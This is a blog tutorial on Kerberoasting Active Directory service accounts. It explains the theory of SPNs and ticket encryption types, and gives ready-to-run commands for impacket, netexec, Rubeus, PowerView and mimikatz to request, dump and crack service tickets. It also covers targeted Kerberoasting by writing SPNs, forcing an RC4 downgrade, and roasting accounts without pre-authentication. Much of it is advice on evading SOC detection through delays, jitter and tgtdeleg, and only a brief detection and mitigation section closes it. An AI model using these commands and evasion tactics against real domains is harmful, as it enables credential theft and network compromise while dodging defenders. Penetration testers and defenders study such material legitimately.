In this Blog we'll go through the Kerberoasting attack, the theory behind it, how to do it with different techniques, how to detect and prevent it

Just before we start use this picture as a reference to any side talk about the kerberos authentication process
SPNs
Service Principal Name is a unique identifier for a service instance in Active Directory. It tells Kerberos which account is responsible for running a specific service. it has this format
serviceclass/host:portlike
MSSQLSvc/db01.domain.local:1433Kerberos does two types of tickets
- Ticket-Granting Ticket (TGT): Encrypted using the
krbtgtaccount key, protecting it from client tampering. - Service Ticket: Encrypted by the KDC using the target service's secret key, which is decrypted only by the target server.
so when you try to access a service like MSSQLSvc/db01.domain.local:1433 we need some kind of hash to encrypt the TGS with and that's why SPNs where presented
we link each service to a service account and that service account has a password (hashed) so Kerberos knows which hash to use to encrypt the TGS
so the flow would look like this
- you try to access some kind of service like
MSSQLSvc/db01.domain.local:1433 - DC starts looking up accounts that has this SPNs registered to it
- lets say it'll find something like
svc_sqlaccount - DC encrypts the TGS ticket using
svc_sqlpassword and you get the ticket to present it to the SQL server (and that's what we are aiming for)
of course for all this to happen you'd need a TGT which is granted by authenticating to DC using an actual user credentials
Kerberoast
so we get that TGS and extract the hash and start cracking it and this is what's known as Kerberoasting
When you request a TGS, the DC encrypts it differently depending on the account type:
- Computer accounts have long random auto-generated passwords (120 chars), practically uncrackable
- User accounts often have short human-chosen passwords, crackable
So Kerberoasting specifically targets SPNs registered to user accounts because the encrypted ticket is actually crackable.
so note that
- Targets TGS tickets for services that run under user accounts (i.e., accounts with SPN set; not computer accounts).
- Tickets are encrypted with a key derived from the service account’s password and can be cracked offline.
- No elevated privileges required; any authenticated account can request TGS tickets.
now when we get a TGS we can specify which format we need it in (if the server supports that form) and there is some known forms like
- RC4-HMAC (etype 23) → the hash would look like
$krb5tgs$23$- the good thing about this type that it is incredibly faster to crack than the other two
- hashcat mode
13100
- AES128 (etype 17) → the hash looks like this
$krb5tgs$17$- harder to crack, as the salt blocks rainbow attack but still doable for short passwords
- hashcat mode
19600
- AES256 (etype 18) → the hash looks like this
$krb5tgs$18$- harder to crack, same salting as AES 128
- hashcat mode
19700
AES256 isn't necessarily stronger than AES128 it just relies on the fact that the more bits is more secure against brute-force attacks
Encryption type
so you might wonder what decides the encryption type Three factors decide it:
- What the client requests: the client sends a list of supported etypes in the AS-REQ or TGS-REQ
- What the account supports: determined by the
msDS-SupportedEncryptionTypesattribute on the account - Domain functional level: older domains default to RC4
If msDS-SupportedEncryptionTypes is set to 0 or not configured, the DC defaults to RC4 for backwards compatibility
so when we query ldap
ldapsearch <options> '(sAMAccountName=svc_sql)' msDS-SupportedEncryptionTypesif we get
- Value
0or not set = RC4 default - Value
8= AES128 only - Value
16= AES256 only - Value
24= AES128 + AES256 - Value
28= all three
just note that the DC decides the final encryption type not the client
meaning if the client requested type 18 but the msDS-SupportedEncryptionTypes is set to 0 or not set the DC will force RC4 for backward compatibility
now we have all the pieces for this attack lets see how to do it ?
From Linux
user enumeration
using ldapsearch
ldapsearch -x -H ldap://<DC_IP> \
  -D '<USERNAME>@<DOMAIN_NAME>' \
  -w '<PASS>' \
  -b 'DC=<DN1>,DC=<DN2>' \
  '(&(objectClass=user)(servicePrincipalName=*)(!(objectClass=computer)))' \
  sAMAccountName servicePrincipalName msDS-SupportedEncryptionTypes
using nxc to enumerate only
netexec ldap < DC_FQDN> -u < USER> -p < PASS> --kerberoasting output.txtor using GetSPN from impacket
impacket-GetUserSPNs.py -dc-ip < DC_IP> < DOMAIN>/<USER>enumerate first which one is worth trying against before making a big fuss
one-click
request roastable hashes for all Kerberoastable users which is Noisy
impacket-GetUserSPNs.py -request -dc-ip < DC_IP> < DOMAIN>/<USER> -o hashes.kerberoastif you have NTLM hash not password
impacket-GetUserSPNs.py -request -dc-ip < DC_IP> -hashes < LMHASH>:<NTHASH> < DOMAIN>/<USER> -o hashes.kerberoastthe better approach is to target specific user's SPN based on your enumeration (see which user is worth) then request it
impacket-GetUserSPNs.py -request-user < samAccountName> -dc-ip < DC_IP> < DOMAIN>/<USER>we can request for all using nxc and cme
netexec ldap < DC_FQDN> -u < USER> -p < PASS> --kerberoast kerberoast.hashesUsing Kerberoast
first enumerate all Kerberoastable users
kerberoast ldap spn 'ldap+ntlm-password://<DOMAIN>\\<USER>:<PASS>@<DC_IP>' -o kerberoastableand then request the TGS
kerberoast spnroast 'kerberos+password://<DOMAIN>\\<USER>:<PASS>@<DC_IP>' -t kerberoastable_spn_users.txt -o kerberoast.hashesFrom Windows
user enumeration
focus on user accounts only not machine accounts $
setspn.exe -Q */*using powerview
Get-NetUser -SPN | Select-Object serviceprincipalnamemore stats with rubeus
.\Rubeus.exe kerberoast /statsone-click
using powerview for a single SPN and get hashcat format (ready to crack)
Request-SPNTicket -SPN "<SPN>" -Format Hashcat | % { $_.Hash } | Out-File -Encoding ASCII hashes.kerberoastusing powerview for all SPNs and get CSV file
Get-DomainUser * -SPN | Get-DomainSPNTicket -Format Hashcat | Export-Csv .\kerberoast.csv -NoTypeInformationusing rubeus.exe
all SPNs
.\Rubeus.exe kerberoast /outfile:hashes.kerberoastsingle user
.\Rubeus.exe kerberoast /user:<account_name> /outfile:hashes.kerberoastin account name use the username like svc_sql not the full SPN
you can also get admins only
.\Rubeus.exe kerberoast /ldapfilter:'(admincount=1)' /nowrapManually
when we request get a TGS on windows it is stored in memory so if we don't have access to any of the tools we have to dump it out ourselves first request a TGS
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "<SPN>" # SPN here is full SPN=HOST+DOMAIN
then get all cached Kerberos tickets
klistthen dump tickets from LSASS
Invoke-Mimikatz -Command '"kerberos::list /export"' # need local adminnow we got a kirbi file (format of files that gets dumped from memory by mimikatz) we need to convert it to hash format
python2.7 kirbi2john.py .\some_service.kirbi > tgs.johnthen we can convert that john format to hashcat format
new versions of hashcat accepts JTR format directly if you remove any leading/trailing JTR-specific metadata like the account name prefix before the
$
Detection avoidance
it is always bad to Kerberoast all accounts at once specially if you know that there is some kind of hardening in place or there is a SOC team looking so follow these
- Requesting RC4 from an AES-enabled account triggers downgrade to RC4 which is detectable so with
rebeususerc4opsecto request only accounts with RC4 - you can request
AESonly to avoid any downgrade detection using/aes - we can also use
/delayto delay between TGS requesting - we can use
/jitter:<1-100>with delay to make the delay time random instead of perfect 360 seconds which looks like automated this varies it by a percent - we can also use
pwdsetbefore:<month-day-year>for older passwords which is more likely weaker
if you have a stolen ticket (pass-the-ticket or kirbi file) that you wanna use instead of crednetials use /ticket:base64blob
/tgtdeleg
Normally when Rubeus kerberoasts it uses your current session's credentials directly to request TGS tickets, the DC sees User A is requesting TGS for Service X but this is detectable because you are asking for ticket only but we never actually connected to the service if this is hard to get the normal user gets a TGS then uses it to connect to the service of that TGS but when we get TGS we crack it offline we never connect to the service which is suspicious (why would you bother getting a ticket for a movie that you never went too unless you are selling it in the black market for example)
but where does /tgtdeleg comes in ?
when we login to a user account we get a TGT from the DC and store it in LSASS (we never see anything but it is there) and we can see it using klist
now windows has a feature when a service needs to act on your behalf (delegation) it can request a forwardable copy of your TGT
With tgtdeleg: the TGS request comes from a forwardable TGT which:
- Uses proper AES encryption naturally (
krbtgtaccount which encrypts TGT is always configured with AES) - Avoids RC4 downgrade detection
- Uses legitimate Windows APIs
so it grabs less attention
what rebeus does internally
- Rubeus uses GSS-API function
gss_init_sec_contextto start the authentication handshake - Requests a token for a fake service on localhost
- Windows automatically includes a forwardable TGT in the AP-REQ
- Rubeus extracts that TGT from the response
- Uses that TGT to request service tickets instead of your raw credentials
Targeted Kerberoasting
so if this entire thing controlled just by having SPN field set to someone what if we can control or modify account ? we can simply add SPN to that account and attack it and this is what's known as Targeted Kerberoasting
You need one of these permissions over the target object:
- GenericAll full control over the object
- GenericWrite write any attribute
- WriteProperty specifically on the
servicePrincipalNameattribute - Validated-SPN validated write on SPN specifically
Windows
give it SPN (needs GenericWrite, WriteProperty over SPN, or Validated-SPN)
Set-DomainObject -Identity < username> -Set @{serviceprincipalname='fake/WhateverUn1Que'} -Verboseand then we can downgrade it to enable RC4 (GenericWrite or WriteProperty over msDS-SupportedEncryptionTypes
# Allow only RC4 (value 4) — very noisy/risky from a blue-team perspective
Set-ADUser -Identity < username> -Replace @{msDS-SupportedEncryptionTypes=4}
# Mixed RC4+AES (value 28)
Set-ADUser -Identity < username> -Replace @{msDS-SupportedEncryptionTypes=28}
and we can remove cleanup after we finish
Set-DomainObject -Identity < targetUser> -Clear serviceprincipalname -VerboseLinux one-line
this adds SPN, requests RCE TGS, and cleans up
targetedKerberoast.py -d '<DOMAIN>' -u < USERNAME> -p '<WRITER_PASS>'BloodyAD manually
first add the SPN
bloodyAD -d < DOMAIN> -u < USER> -p '<PASSWORD' --host < DC_HOST> set object targetuser servicePrincipalName -v 'fake/spn'then kerberoast it
impacket-GetUserSPNs < DOMAIN>/<USER>:'<PASSWORD' -dc-ip < IP> -request-user targetuserthen cleanup afterwards
bloodyAD ... set object targetuser servicePrincipalName -v ''Kerberoast with pre-auth disabled
now we'll shift a little toward TGT so focus When you authenticate to DC normally:
- You send an AS-REQ to the DC asking for a TGT
- The
snamefield in the request sayskrbtgt(the TGT service) - DC responds with an AS-REP containing a TGT encrypted with krbtgt's key
What Pre-auth does? Pre-authentication is a timestamp encrypted with your password hash that proves you know the password before the DC gives you anything useful but without it the DC responds to anyone who asks
Charlie Clark discovered that the sname field in the AS-REQ is not strictly validated when pre-auth is disabled, so instead of requesting krbtgt you can put any SPN in the sname field:
Normal: sname = krbtgt → get TGT
Modified: sname = MSSQLSvc/db01.domain.htb → get TGS
The DC processes it and returns a service ticket encrypted with the service account's password hash, exactly like Kerberoasting but without any domain credentials
From Linux
GetUserSPNs.py -no-preauth "NO_PREAUTH_USER" -usersfile SPNS.txt -dc-host dc.domain.local domain.local/From Windows
Rubeus.exe kerberoast /domain:domain.local /dc:dc.domain.local /nopreauth:NO_PREAUTH_USER /spn:TARGET_SERVICE /outfile:kerberoastables.txtthis looks like ASREP-Roasting but it isn't it hits in a different place (and doesn't require password either) it just needs a username that has pre-auth disabled and an SPN
Detection and Mitigation
in detection:
- look for 4769 event ID
- exclude machine and computer accounts
- look more into ticket details and exclude
0x0to exclude failures - look for Encryption type
0x17 - you can find a lot of PowerShell scripts that automates this for you
Mitigation:
- remove unused SPNs
- Use Group Managed Service Accounts (gMSA) or Delegated Managed Service Accounts (dMSA) wherever possible
- If customers cannot use gMSA or dMSA, then manually set randomly generated, long passwords for service accounts
- Make sure all service accounts are configured to use AES (128 and 256 bit) for Kerberos service ticket encryption
- this can be done by modifying
DefaultDomainSupportedEncTypeson DC to the AES value
- this can be done by modifying
Resources
- https://narekkay.fr/posts/kerberos-protocol-explained-animated/
- https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/kerberoasting/
- https://hacktricks.wiki/en/windows-hardening/active-directory-methodology/kerberoast.html
- https://www.semperis.com/blog/new-attack-paths-as-requested-sts/
- https://netwrix.com/en/cybersecurity-glossary/cyber-security-attacks/kerberoasting/